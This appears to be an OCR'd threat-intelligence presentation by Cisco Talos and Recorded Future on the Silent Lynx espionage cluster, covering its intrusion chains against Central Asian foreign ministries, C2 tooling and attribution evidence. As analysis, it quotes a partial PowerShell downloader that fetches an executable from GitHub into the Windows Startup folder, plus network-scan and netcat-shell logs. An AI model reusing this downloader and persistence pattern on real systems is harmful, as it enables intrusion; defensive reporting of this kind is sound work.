
C

GitHub-hosted PowerShell script

Likely against Ministry of Foreign Affairs of Turkmenistan

Oct 2025

Chain C GitHub-hosted PowerShell script



Four Intrusion Chains

A

Document with VBA macro script

Used in a campaign with unknown targets

June 2025

B

PS2EXE-generated EXE downloader

China-Central Asia Summit, campaign targeting Turkmenistan

July 2025

C

GitHub-hosted PowerShell script

Likely against Ministry of Foreign Affairs of Turkmenistan

Oct 2025

D

CVE-2025-8088 WinRAR archive

Likely targeting Armenia's Ministry of Foreign Affairs

April 2026

Other Findings

FortiWeb CVE-2025-25257 PoC pre-staging

- A CVE-2025-25257 proof of concept under an exploits/ path on a C2 server indicates possible interest in FortiWeb appliances; exploitation was not confirmed.

Operational interest in Linux/Unix targets

- The actor maintained ELF implants and Go-based Ligolo agents for possible Linux deployment on C2 servers.

Cobalt Strike present in the arsenal

- C2 infrastructure hosted commodity Cobalt Strike tooling alongside bespoke reverse shells.

Use of Exegol and PowerView


- C2 data indicates use of open-source tools for reconnaissance and post-exploitation.




05

Attribution Artifacts

Where are the threat actors from?



New artifacts indicate Russian-language use




```powershell
$url = "https://raw.githubusercontent.com/xzj4/1/refs/heads/main/wcrnsvc.exe"
#$destPath = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\wcrnsvc.exe"
cd "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\"
$destPath = ".\wcrnsvc.exe"
# 1. Блок скачивания файла
try {
    if (-not (Test-Path $destPath)) {
```

10.txt

```
[*] LiveTop 10.154.0.0/16    段存活数量为: 549
[*] LiveTop 10.76.0.0/16     段存活数量为: 384
[*] LiveTop 10.158.0.0/16    段存活数量为: 364
[*] LiveTop 10.101.0.0/16    段存活数量为: 261
[*] LiveTop 10.230.0.0/16    段存活数量为: 228
[*] LiveTop 10.231.0.0/16    段存活数量为: 182
[*] LiveTop 10.232.0.0/16    段存活数量为: 125
[*] LiveTop 10.246.0.0/16    段存活数量为: 114
[*] LiveTop 10.102.0.0/16    段存活数量为: 98
[*] LiveTop 10.155.0.0/16    段存活数量为: 75
[*] LiveTop 10.101.26.0/24   段存活数量为: 8
[*] LiveTop 10.76.75.0/24    段存活数量为: 8
```

Fscan output


nc_history

```
whoami
exit
whoami
exit
whoami
exit
ls
exit
whoami
exit
црщфьш
hoami
it
```

What languages do the ShadowSilk operators use?

ShadowSilk consists of Chinese and Russian-speaking subgroups. Russian-speaking members appear to focus on malware development and initial access, while Chinese-speaking operators handle post-exploitation and data collection.

Decoy Document Metadata



ТОО «EkoLabRecycling»
Республика Казахстан,
г. Костанай , промзона
Северная, здание 209
Email: ekolab2021@mail.ru,
БИН: 190940002888,
Тел: +7 777 9133030

ТОО «EkoLabRecycling»

ЖШС «EkoLabRecycling»
Қазақстан Республикасы,
Қостанай қ., Өнеркәсіптік аймақ
Северная, ғимарат 209
Email: ekolab2021@mail.ru,
BIN: 190940002888,
Тел: +7 777 9133030

Государственной пограничной службе
Туркменистан

Уважаемые господа!

Товарищество с ограниченной ответственностью «EkoLabRecycling» выражает Вам своё уважение и обращается с предложением о налаживании взаимовыгодного сотрудничества.

Наша компания специализируется на производстве высококачественных полимеркомпозитных кейсов специального назначения. В частности, мы выпускаем полимеркомпозитные кейсы для укупорки и хранения снарядов различных калибров, соответствующие современным требованиям и международным стандартам по прочности, герметичности и надёжности при длительном хранении и транспортировке боеприпасов в различных климатических условиях.

Производимая нами продукция не уступает по практичности, а по некоторому функционалу даже превосходит продукцию мировых лидеров в данном сегменте и обладает рядом существенных преимуществ для безопасного хранения и транспортировки:

- кейсы изготовлены из огнестойкого, ударопрочного, морозоустойчивого полимеркомпозитного материала, данный материал обладает свойствами диэлектрика и не образует статическое электричество, имеет стойкость к грибкам, бактериям, агрессивным (кислотным, щелочным) средам и ультрафиолетовому излучению (солнечному свету);
- двухстенчатый корпус выполнен в виде прочной однородной конструкции, которая делает его особенно устойчивым к ударам и вибрации, что позволяет использовать кейсы в самых суровых климатических условиях и экстремальных ситуациях;
- межстеночное пространство корпуса заполнено теплоизоляционным сверхлегким материалом;
- кейсы имеют специально разработанные конструктивные пазы (прямая или перекрестная укладка одинаковых или разных размеров кейсов) для складирования и выдерживают максимальную нагрузку при штабелировании;

ExifTool File Metadata

MIMEType	application/pdf
ModifyDate	2025:07:17 21:04:51+05:00
CreateDate	2025:07:17 21:04:51+05:00
FileTypeExtension	pdf
FileType	PDF
XMPToolkit	3.1-701
CreatorTool	Microsoft® Word 2010
Language	ru-RU



ProtonVPN Egress Timing Analysis

Kazakhstan-geolocated ProtonVPN egress IPs


- We observed these IP addresses communicating with Silent Lynx servers over SSH

Monday to Friday

- Communications via ProtonVPN occurred exclusively between Monday and Friday


Peak: 7:00 a.m.–12:00 p.m. UTC+5

- A second period of elevated activity was observed during the afternoon hours




GitHub Commits Analysis

```
From d7437f2cf37405e48671c295c290385853b9dbcb Mon Sep 17 00:00:00 2001
From: xzj4 <rocky.balboa.boxer.10@gmail.com>
Date: Thu, 9 Jul 2026 07:40:49 +0300
Subject: [PATCH] Rename 753.ps1 to 289.ps1
```








51% fall within 09:00–18:00 working hours



95% fall within 09:00–18:00 working hours


Malware-testing Samples Submitted from Kazakhstan

Sample	Compile & Submission Time	Submitter
		
		

8 samples submitted right after compilation

- Two unique submitters, both geolocated to Kazakhstan

Takeaways




01 Silent Lynx (UAT-6275 / TAG-193) is a sustained, CIS-focused intelligence-collection cluster whose targeting may align with Kazakhstan’s strategic interests. Current evidence supports tracking it separately from YoroTrooper.

02 C2 infrastructure remains a high-value hunting surface: Silent Lynx’s OPSEC failures exposed its wider tooling, staging and development activity.

03 The Russia–Ukraine war may be reshaping the intelligence priorities of neighboring states as regional economic and security interests shift.

04 The newly discovered artifacts and TTPs suggest Silent Lynx is strengthening its operational resilience. We expect the actor to continue refining delivery and persistence while maintaining its regional targeting priorities.

Q&A



ashlshen@cisco.com


@ashl3y_shen

linkedin.com/in/ashley-shen

julian.vogele@recordedfuture.com

@JulianVoe

linkedin.com/in/jfvoegele



CISCO TALOS | Recorded Future®